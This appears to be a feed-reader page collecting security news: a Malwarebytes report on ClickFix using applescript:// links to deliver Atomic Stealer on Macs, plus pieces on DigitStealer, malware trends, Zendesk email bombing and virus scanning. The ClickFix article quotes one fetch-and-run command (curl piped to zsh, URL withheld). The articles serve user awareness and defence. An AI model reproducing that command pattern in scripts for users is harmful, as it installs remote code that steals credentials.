Visualização normal

Antes de ontemStream principal
  • ✇Malwarebytes
  • ClickFix finds a new way to infect Macs
    ClickFix campaigns are looking for alternatives now that many Mac users have been made aware of the dangers of pasting certain commands into Terminal. Researchers found that ClickFix has kept the same social engineering playbook but completely sidestepped Terminal by using the applescript:// URL scheme to auto‑open Script Editor with a ready‑to‑run script that pulls Atomic Stealer. ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users
     

ClickFix finds a new way to infect Macs

10 de Abril de 2026, 12:02

ClickFix campaigns are looking for alternatives now that many Mac users have been made aware of the dangers of pasting certain commands into Terminal.

Researchers found that ClickFix has kept the same social engineering playbook but completely sidestepped Terminal by using the applescript:// URL scheme to auto‑open Script Editor with a ready‑to‑run script that pulls Atomic Stealer.

ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that download malware, usually an infostealer.

The attackers replaced “copy, paste into Terminal” with “just click this button and run a script Apple prepared for you.”


The lure is the ever-popular “Reclaim Disk Space on your Mac.” One of the search results using the old method looked like this:

Classic ClickFix method using Terminal

Running an obfuscated curl command in your Terminal is a bad idea at all times. But what follows is equally dangerous, and I expect users will be more likely to follow the flow.

The new method looks more like this:

New ClickFix method using Script Editor

The key difference lies in how execution is initiated: Instead of asking you to paste scary commands, the site offers a one‑click “Apple script” that claims to clean your Mac and even shows a fake “Freed 24.7 GB” dialog.

Under the hood, the applescript:// deep link opens Script Editor with a pre‑filled “maintenance” script. But the script’s real job is do shell script "curl -kSsfL <obfuscated URL> | zsh".  This effectively pulls a second‑stage script, which decodes another script, which finally downloads helper (an Atomic Stealer variant) and runs it.

Atomic Stealer, also known as AMOS, is a popular infostealer for macOS. But Atomic Stealer is just the current payload. Tomorrow it could be MacSync, Infiniti, or something new.

In the end it’s still a self-inflicted infection, since the user is granting every permission by clicking through dialogs and running the script.

How to stay safe

Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025. One of the reasons for its success is that the campaigns kept adding—and are continuing to add—new methods to trick users, along with different commands to avoid detection.

Users of macOS Tahoe will be warned against using these scripts if the OS is up to date (26.4 or later).

So, with ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

  • ✇Cybersecurity News
  • Whitespace Flaw Re-Opens Critical JWT “Algorithm Confusion” Bypass Ddos
    The post Whitespace Flaw Re-Opens Critical JWT “Algorithm Confusion” Bypass appeared first on Daily CyberSecurity. Related posts: CVE-2025-41672 (CVSS 10): Critical JWT Certificate Flaw in WAGO Device Sphere Allows Full Remote Takeover Critical Node-SAML Flaw (CVE-2025-54419, CVSS 10.0) Allows Authentication Bypass in SAML 2.0 Web Apps Under Active Attack: Critical 9.8 CVSS Tutor LMS Pro Flaw Exploited in the Wild for Full Site Takeover
     

The 6 Best Free Antivirus Software Providers for Mac in 2026

23 de Março de 2026, 02:00

Security-conscious Mac users may need more protection than their built-in tools provide. Learn about the extra features and functionality offered by the best free antivirus software providers for Mac in 2026.

The post The 6 Best Free Antivirus Software Providers for Mac in 2026 appeared first on TechRepublic.

  • ✇Malwarebytes
  • Malware in 2025 spread far beyond Windows PCs
    This blog is part of a series highlighting new and concerning trends we noticed over the last year. Trends matter because they almost always provide a good indication of what’s coming next. If there’s one thing that became very clear in 2025, it’s that malware is no longer focused on Windows alone. We’ve seen some major developments, especially in campaigns targeting Android and macOS. Unfortunately, many people still don’t realize that protecting smartphones, tablets, and other connected dev
     

Malware in 2025 spread far beyond Windows PCs

29 de Dezembro de 2025, 08:48

This blog is part of a series highlighting new and concerning trends we noticed over the last year. Trends matter because they almost always provide a good indication of what’s coming next.

If there’s one thing that became very clear in 2025, it’s that malware is no longer focused on Windows alone. We’ve seen some major developments, especially in campaigns targeting Android and macOS. Unfortunately, many people still don’t realize that protecting smartphones, tablets, and other connected devices is just as essential as securing their laptops.

Android

Banking Trojans on Android are not new, but their level of sophistication continues to rise. These threats continue to be a major problem in 2025, often disguising themselves as fake apps to steal credentials or stealthily take over devices. A recent wave of advanced banking Trojans, such as Herodotus, can mimic human typing behaviors to evade detection, highlighting just how refined these attacks have become. Android malware also includes adware that aggressively pushes intrusive ads through free apps, degrading both the user experience and overall security.

Several Trojans were found to use overlays, which are fake login screens appearing on top of real banking and cryptocurrency apps. They can read what’s on the screen, so when someone enters their username and password, the malware steals them.

macOS

One of the most notable developments for Mac users was the expansion of the notorious ClickFix campaign to macOS. Early in 2025, I described how criminals used fake CAPTCHA sites and a clipboard hijacker to provide instructions that led visitors ro infect their own machines with the Lumma infostealer.

ClickFix is the name researchers have since given to this type of campaign, where users are tricked into running malicious commands themselves. On macOS, this technique is being used to distribute both AMOS stealers and the Rhadamanthys infostealer.

Cross-platform

Malware developers increasingly use cross-platform languages such as Rust and Go to create malware that can run on Windows, macOS, Linux, mobile, and even Internet of Things (IoT) devices. This enables flexible targeting and expands the number of potential victims. Malware-as-a-Service (MaaS) models are on the rise, offering these tools for rent or purchase on underground markets, further professionalizing malware development and distribution.

Social engineering

iPhone users have been found to be more prone to scams and less conscious about mobile security than Android owners. That brings us to the first line of defense, which has nothing to do with the device or operating system you use: education.

Social engineering exploits human behavior, and knowing what to look out for makes you far less likely to fall for a scam.

Fake apps that turn out to be malware, malicious apps in the Play Store, sextortion, and costly romance scams all prey on basic human emotions. They either go straight for the money or deliver Trojan droppers as the first step toward infecting a device.

We’ve also seen consistent growth in Remote Access Trojan (RAT) activity, often used as an initial infection method. There’s also been a rise in finance-focused attacks, including cryptocurrency and banking-related targets, alongside widespread stealer malware driving data breaches.

What does this mean for 2026?

Taken together, these trends point to a clear shift. Cybercriminals are increasingly focusing on operating systems beyond Windows, combining advanced techniques and social engineering tailored specifically to mobile and macOS.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  • ✇Malwarebytes
  • Malwarebytes for Mac now has smarter, deeper scans 
    Say hello to the upgraded Malwarebytes for Mac—now with more robust protection, more control, and the same trusted defense you count on every day. We’ve given our Mac scan engine a serious intelligence boost, so it thinks faster and digs deeper. The new enhanced scan searches across more of your system to hunt down even the most advanced threats, from stealthy infostealers to zero-hour malware, all while keeping the straightforward experience you love.  But that’s not all. We’ve also achi
     

Malwarebytes for Mac now has smarter, deeper scans 

11 de Dezembro de 2025, 10:40

Say hello to the upgraded Malwarebytes for Mac—now with more robust protection, more control, and the same trusted defense you count on every day.

We’ve given our Mac scan engine a serious intelligence boost, so it thinks faster and digs deeper. The new enhanced scan searches across more of your system to hunt down even the most advanced threats, from stealthy infostealers to zero-hour malware, all while keeping the straightforward experience you love. 

But that’s not all. We’ve also achieved a major performance boost, with up to 90% lower CPU usage for Malwarebytes for Mac.

What’s new 

The upgrade comes with three new scan options designed to fit the way you work: 

  • Quick scan: A speedy sweep of the usual suspects. 
  • Threat scan: A full system check that is now your default. 
  • Custom scan: Total control, letting you choose exactly what to scan, including folders and external drives. 

It’s smarter protection that adapts to your needs. 

What to expect 

Your first enhanced scan may take a little longer. That’s because it’s covering more of your system than ever before to make sure nothing slips through the cracks. And with external drive scanning and WiFi security alerts, there is nowhere for viruses, infostealers, or spyware to linger.

After that, you’ll notice the difference. Scans will feel faster, lighter, and more intuitive. 

In fact, the always-on, automated protection from Malwarebytes for Mac has always kept your Mac safe by monitoring every file you open, download, or save. Now, we have made it significantly more efficient. Our latest enhancements reduced CPU usage by up to 90%. What that means for you is a faster, snappier, and more responsive experience.

No action needed. Your protection just got better. 

You don’t have to lift a finger; your protection simply levels up. Open Malwarebytes and explore the new scan options when you’re ready. Don’t see them yet? Make sure you’re on the latest version (5.19) under Profile → About Malwarebytes. If you aren’t, go to the Malwarebytes menu and select Check for updates.

Welcome to the next era of Mac security from Malwarebytes. More robust coverage, harnessing the same trusted protection you know, directly in your control. 

  • ✇Malwarebytes
  • Mac users warned about new DigitStealer information stealer
    A new infostealer called DigitStealer is going after Mac users. It avoids detection, skips older devices, and steals files, passwords, and browser data. We break down what it does and how to protect your Mac. Researchers have described a new malware called DigitStealer that steals sensitive information from macOS users. This variant comes with advanced detection-evasion techniques and a multi-stage attack chain. Most infostealers go after the same types of data and use similar methods
     

Mac users warned about new DigitStealer information stealer

19 de Novembro de 2025, 13:23

A new infostealer called DigitStealer is going after Mac users. It avoids detection, skips older devices, and steals files, passwords, and browser data. We break down what it does and how to protect your Mac.


Researchers have described a new malware called DigitStealer that steals sensitive information from macOS users.

This variant comes with advanced detection-evasion techniques and a multi-stage attack chain. Most infostealers go after the same types of data and use similar methods to get it, but DigitStealer is different enough to warrant attention.

A few things make it stand out: platform-specific targeting, fileless operation, and anti-analysis techniques. Together, they pose relatively new challenges for Mac users.

The attack starts with a file disguised as a utility app called “DynamicLake,” which is hosted on a fake website rather than the legitimate company’s site. To trick users, it instructs you to drag a file into Terminal, which will initiate the download and installation of DigitStealer.

If your system matches certain regions or is a virtual machine, the malware won’t run. That’s likely to hinder analysis by researchers and to steer clear of infecting people in its home country, which is enough in some countries to stay out of prison. It also limits itself to devices with newer ARM features introduced with M2 chips or later. chips, skipping older Macs, Intel-based chips, and most virtual machines.

The attack chain is largely fileless so it won’t leave many traces behind on an affected machine. Unlike file-based attacks that execute the payload in the hard drive, fileless attacks execute the payload in Random Access Memory (RAM). Running malicious code directly in the memory instead of the hard drive has several advantages for attackers:

  • Evasion of traditional security measures: Fileless attacks bypass antivirus software and file-signature detection, making them harder to identify using conventional security tools.   
  • Harder to remediate: Since fileless attacks don’t create files, they can be more challenging to remove once detected. This can make it extra tricky for forensics to trace an attack back to the source and restore the system to a secure state.

DigitStealer’s initial payload asks for your password and tries to steal documents, notes, and files. If successful, it uploads them to the attackers’ servers.

The second stage of the attack goes after browser information from Chrome, Brave, Edge, Firefox and others, as well as keychain passwords, crypto wallets, VPN configurations (specifically OpenVPN and Tunnelblick), and Telegram sessions.

How to protect your Mac

DigitStealer shows how Mac malware keeps evolving. It’s different from other infostealers, splitting its attack into stages, targeting new Mac hardware, and leaving barely any trace.

But you can still protect yourself:


Malwarebytes detects DigitStealer
  • Always be careful what you run in Terminal. Don’t follow instructions from unsolicited messages.
  • Be careful where you download apps from.
  • Keep your software, especially your operating system and your security defenses, up to date.
  • Turn on multi-factor authentication so a stolen password isn’t enough to break into your accounts.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  • ✇Krebs on Security
  • Email Bombs Exploit Lax Authentication in Zendesk BrianKrebs
    Cybercriminals are abusing a widespread lack of authentication in the customer service platform Zendesk to flood targeted email inboxes with menacing messages that come from hundreds of Zendesk corporate customers simultaneously. Zendesk is an automated help desk service designed to make it simple for people to contact companies for customer support issues. Earlier this week, KrebsOnSecurity started receiving thousands of ticket creation notification messages through Zendesk in rapid succession,
     

Email Bombs Exploit Lax Authentication in Zendesk

17 de Outubro de 2025, 08:26

Cybercriminals are abusing a widespread lack of authentication in the customer service platform Zendesk to flood targeted email inboxes with menacing messages that come from hundreds of Zendesk corporate customers simultaneously.

Zendesk is an automated help desk service designed to make it simple for people to contact companies for customer support issues. Earlier this week, KrebsOnSecurity started receiving thousands of ticket creation notification messages through Zendesk in rapid succession, each bearing the name of different Zendesk customers, such as CapCom, CompTIA, Discord, GMAC, NordVPN, The Washington Post, and Tinder.

The abusive missives sent via Zendesk’s platform can include any subject line chosen by the abusers. In my case, the messages variously warned about a supposed law enforcement investigation involving KrebsOnSecurity.com, or else contained personal insults.


Moreover, the automated messages that are sent out from this type of abuse all come from customer domain names — not from Zendesk. In the example below, replying to any of the junk customer support responses from The Washington Post’s Zendesk installation shows the reply-to address is help@washpost.com.

One of dozens of messages sent to me this week by The Washington Post.

Notified about the mass abuse of their platform, Zendesk said the emails were ticket creation notifications from customer accounts that configured their Zendesk instance to allow anyone to submit support requests — including anonymous users.

“These types of support tickets can be part of a customer’s workflow, where a prior verification is not required to allow them to engage and make use of the Support capabilities,” said Carolyn Camoens, communications director at Zendesk. “Although we recommend our customers to permit only verified users to submit tickets, some Zendesk customers prefer to use an anonymous environment to allow for tickets to be created due to various business reasons.”

Camoens said requests that can be submitted in an anonymous manner can also make use of an email address of the submitter’s choice.

“However, this method can also be used for spam requests to be created on behalf of third party email addresses,” Camoens said. “If an account has enabled the auto-responder trigger based on ticket creation, then this allows for the ticket notification email to be sent from our customer’s accounts to these third parties. The notification will also include the Subject added by the creator of these tickets.”

Zendesk claims it uses rate limits to prevent a high volume of requests from being created at once, but those limits did not stop Zendesk customers from flooding my inbox with thousands of messages in just a few hours.

“We recognize that our systems were leveraged against you in a distributed, many-against-one manner,” Camoens said. “We are actively investigating additional preventive measures. We are also advising customers experiencing this type of activity to follow our general security best practices and configure an authenticated ticket creation workflow.”

In all of the cases above, the messaging abuse would not have been possible if Zendesk customers validated support request email addresses prior to sending responses. Failing to do so may make it easier for Zendesk clients to handle customer support requests, but it also allows ne’er-do-wells to sully the sender’s brand in service of disruptive and malicious email floods.

  • ✇McAfee Blog
  • How to Scan for Viruses and Confirm Your Device Is Safe McAfee
    New online threats emerge every day, putting our personal information, money and devices at risk. In its 2024 Internet Crime Report, the Federal Bureau of Investigation reports that 859,532 complaints of suspected internet crime—including ransomware, viruses and malware, data breaches, denials of service, and other forms of cyberattack—resulted in losses of over $16 billion—a 33% increase from 2023. That’s why it is essential to stay ahead of these threats. One way to combat these is by conducti
     

How to Scan for Viruses and Confirm Your Device Is Safe

Por:McAfee
19 de Maio de 2025, 07:23

New online threats emerge every day, putting our personal information, money and devices at risk. In its 2024 Internet Crime Report, the Federal Bureau of Investigation reports that 859,532 complaints of suspected internet crime—including ransomware, viruses and malware, data breaches, denials of service, and other forms of cyberattack—resulted in losses of over $16 billion—a 33% increase from 2023.

That’s why it is essential to stay ahead of these threats. One way to combat these is by conducting virus scans using proven software tools that constantly monitor and check your devices while safeguarding your sensitive information. In this article, we’ll go through everything you need to know to run a scan effectively to keep your computers, phones and tablets in tip-top shape.

What does a virus scan do?

Whether you think you might have a virus on your computer or devices or just want to keep them running smoothly, it’s easy to do a virus scan.

Each antivirus program works a little differently, but in general the software will look for known malware with specific characteristics, as well as their variants that have a similar code base. Some antivirus software even checks for suspicious behavior. If the software comes across a dangerous program or piece of code, the antivirus software removes it. In some cases, a dangerous program can be replaced with a clean one from the manufacturer.

Unmistakeable signs of a virus in your device

Before doing a virus scan, it is useful to know the telltale signs of viral presence in your device. Is your device acting sluggish or having a hard time booting up? Have you noticed missing files or a lack of storage space? Have you noticed emails or messages sent from your account that you did not write? Perhaps you’ve noticed changes to your browser homepage or settings? Maybe you’re seeing unexpected pop-up windows, or experiencing crashes and other program errors. These are just some signs that your device may have a virus, but don’t get too worried yet because many of these issues can be resolved with a virus scan.

Are free virus scanner tools safe and sufficient?

Free virus scanner tools, both in web-based and downloadable formats, offer a convenient way to perform a one-time check for malware. They are most useful when you need a second opinion or are asking yourself, “do I have a virus?” after noticing something suspect.

However, it’s critical to be cautious. For one, cybercriminals often create fake “free” virus checker tools that are actually malware in disguise. If you opt for free scanning tools, it is best to lean on highly reputable cybersecurity brands. On your app store or browser, navigate to a proven online scanning tool with good reviews or a website whose URL starts with “https” to confirm you are in a secure location.

Secondly, free tools are frequently quite basic and perform only the minimum required service. If you choose to go this path, look for free trial versions that offer access to the full suite of premium features, including real-time protection, a firewall, and a VPN. This will give you a glimpse of a solution’s comprehensive, multi-layered security capability before you commit to a subscription.

Cloud-based virus solutions

If safeguarding all your computers and mobile devices individually sounds overwhelming, you can opt for comprehensive security products that protect computers, smartphones and tablets from a central, cloud-based hub, making virus prevention a breeze. Many of these modern antivirus solutions are powered by both local and cloud-based technologies to reduce the strain on your computer’s resources.

Online virus scan: A step-by-step guide

This guide will walk you through the simple steps to safely scan your computer using reliable online tools, helping you detect potential threats, and protect your personal data.

1. Choose a trusted provider

When selecting the right antivirus software, look beyond a basic virus scan and consider these key features:

  • Real-time protection. This is paramount, as it actively blocks threats before they can execute.
  • An effective solution must also have a minimal performance impact so it doesn’t slow down your device.
  • Look for a program with an intuitive interface that makes it easy to schedule scans and manage settings.
  • The best protection goes beyond a simple virus detector. It should include features such as a firewall, a secure VPN for safe browsing, and identity protection.
  • Look for reliable brands with positive reviews and clear privacy policies, and that provide a powerful virus scanner and proactive protection for both Android and iOS devices.

2. Initiate the scan

The process of checking for viruses depends on the device type and its operating system. Generally, however, the virus scanner will display a “Scan” button to start the process of checking your system’s files and apps.

Here are more specific tips to help you scan your computers, phones and tablets:

On a Windows computer

If you use Windows 11, go into “Settings” and drill down to the “Privacy & Security > Windows Security > Virus & Threat Protection” tab, which will indicate if there are actions needed. This hands-off function is Microsoft’s own basic antivirus solution called Windows Defender. Built directly into the operating system and enabled by default, this solution provides a baseline of protection at no extra cost for casual Windows users. However, Microsoft is the first to admit that it lags behind specialized paid products in detecting the very latest zero-day threats.

On a Mac computer

Mac computers don’t have a built-in antivirus program, so you will have to download security software to do a virus scan. As mentioned, free antivirus applications are available online, but we recommend investing in trusted software that is proven to protect you from cyberthreats.

If you decide to invest in more robust antivirus software, running a scan is usually straightforward and intuitive. For more detailed instructions, we suggest searching the software’s help menu or going online and following their step-by-step instructions.

On smartphones and tablets

Smartphones and tablets are powerful devices that you likely use for nearly every online operation in your daily life from banking, emailing, messaging, connecting, and storing personal information. This opens your mobile device to getting infected through malicious apps, especially those downloaded from unofficial stores, phishing links sent via text or email, or by connecting to compromised wi-fi networks.

Regular virus scans with a mobile security software are crucial for protecting your devices. Be aware, however, that Android and IOS operating systems merit distinct solutions.

Antivirus products for Android devices abound due to this system’s open-source foundation. However, due to Apple’s strong security model, which includes app sandboxing, traditional viruses are rare on iPhones and iPads. However, these devices are not immune to all threats. You can still fall victim to phishing scams, insecure Wi-Fi networks, and malicious configuration profiles. Signs of a compromise can include unusual calendar events, frequent browser redirects, or unexpected pop-ups.

Apple devices, however, closed platform doesn’t easily accommodate third-party applications, especially unvetted ones. You will most likely find robust and verified antivirus scanning tools on Apple’s official app store.

Scanning files and attachments safely

Before you open any downloaded file or email attachment, it’s wise to check it for threats. To perform a targeted virus scan on a single file, simply right-click the file in Windows Explorer or macOS Finder and select the “Scan” option from the context menu to run the integrated virus checker on a suspicious item.

For an added layer of security, especially involving files from unknown sources, you can use a web-based file-checking service that scans for malware. These websites let you upload a file, which is then analyzed by multiple antivirus engines. Many security-conscious email clients also automatically scan incoming attachments, but a manual scan provides crucial, final-line defense before execution.

3. Review scan results and take action

Once the scan is complete, the tool will display a report of any threats it found, including the name of the malware and the location of the infected file. If your antivirus software alerts you to a threat, don’t panic—it means the program is doing its job.

The first and most critical step is to follow the software’s instructions. It might direct you to quarantine the malicious file to isolate the file in a secure vault where it can no longer cause harm. You can then review the details of the threat provided by your virus scanner and choose to delete the file permanently, which is usually the safest option.

After the threat is handled, ensure your antivirus software and operating system are fully updated. Finally, run a new, full system virus scan to confirm that all traces of the infection have been eliminated. Regularly backing up your important data to an external drive or cloud service can also be a lifesaver in the event of a serious infection.

4. Schedule an automatic scan for continuous protection

The most effective way to maintain your device’s security is to automate your defenses. A quality antivirus suite allows you to easily schedule a regular virus scan so you’re always protected without having to do it manually. A daily quick scan is a great habit for any user; it’s fast and checks the most vulnerable parts of your system. Most antivirus products regularly scan your computer or device in the background, so a manual scan is only needed if you notice something dubious, like crashes or excessive pop-ups. You can also set regular scans on your schedule, but a weekly full scan is ideal.

Final thoughts

These days, it is essential to stay ahead of the wide variety of continuously evolving cyberthreats. Your first line of defense against these threats is to regularly conduct a virus scan. You can choose among the many free yet limited-time products or comprehensive, cloud-based solutions.

While many free versions legitimately perform their intended function, it’s critical to be cautious as these are more often baseline solutions while some are malware in disguise. They also lack the continuous, real-time protection necessary to block threats proactively.

A better option is to invest in verified, trustworthy, and all-in-one antivirus products like McAfee+ that, aside from its accurate virus scanning tool, also offers a firewall, a virtual private network, and identity protection. For complete peace of mind, upgrading to a paid solution like McAfee Total Protection is essential for proactively safeguarding your devices and data in real-time, 24/7.

The post How to Scan for Viruses and Confirm Your Device Is Safe appeared first on McAfee Blog.

❌
❌